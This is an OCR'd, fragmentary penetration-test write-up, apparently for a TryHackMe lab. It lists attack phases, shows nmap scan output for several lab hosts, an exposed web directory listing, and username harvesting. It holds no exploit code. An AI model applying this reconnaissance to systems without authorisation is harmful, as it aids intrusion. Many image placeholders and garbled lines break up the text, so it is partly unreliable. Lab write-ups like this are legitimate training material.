Thomas marcos shalapy

2024 Security Assessment Report Prepared For

TESTING METHODOLOGY

OSINT (Simulated)

Enumeration & Fuzzing

Phishing

AV Evasion

Lateral Movement

AD Exploitation

Linux and Windows Security Testing

Privilege Escalation


Post-Compromise Exploitation


Next step h wii show write up to my work to help you to know how h get this vulnrability and the access

1- Used nmap to descover my network

- For 10.201.151.11

2-





22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)

| ssh-hostkey:

| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)

| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)

|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)

25/tcp open smtp hMailServer smtpd

| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP

|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY

80/tcp open http Microsoft IIS httpd 10.0


|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows Server


| http-methods:


|_ Potentially risky methods: TRACE

For 10.201.151.12




For 10.201.151.13








I then proceeded to check if I could access the folder containing the pictures, which was possible and

showed a first weak web server configuration as I was able to access the directory listing of the







Index of /october/themes/demo/assets
Name Last modified Size Description
Parent Directory -
css/ 2023-02-15 06:28 -
fonts/ 2023-02-15 06:28 -
images/ 2023-02-18 20:22 -
javascript/ 2023-02-15 06:28 -
less/ 2023-02-15 06:28 -
vendor/ 2023-02-15 06:28 -
Apache/2.4.29 (Ubuntu) Server at thereserve.thm Port 80




I collected all the names and potential usernames


I then proceeded to check if I could access the folder containing the pictures, which was possible and

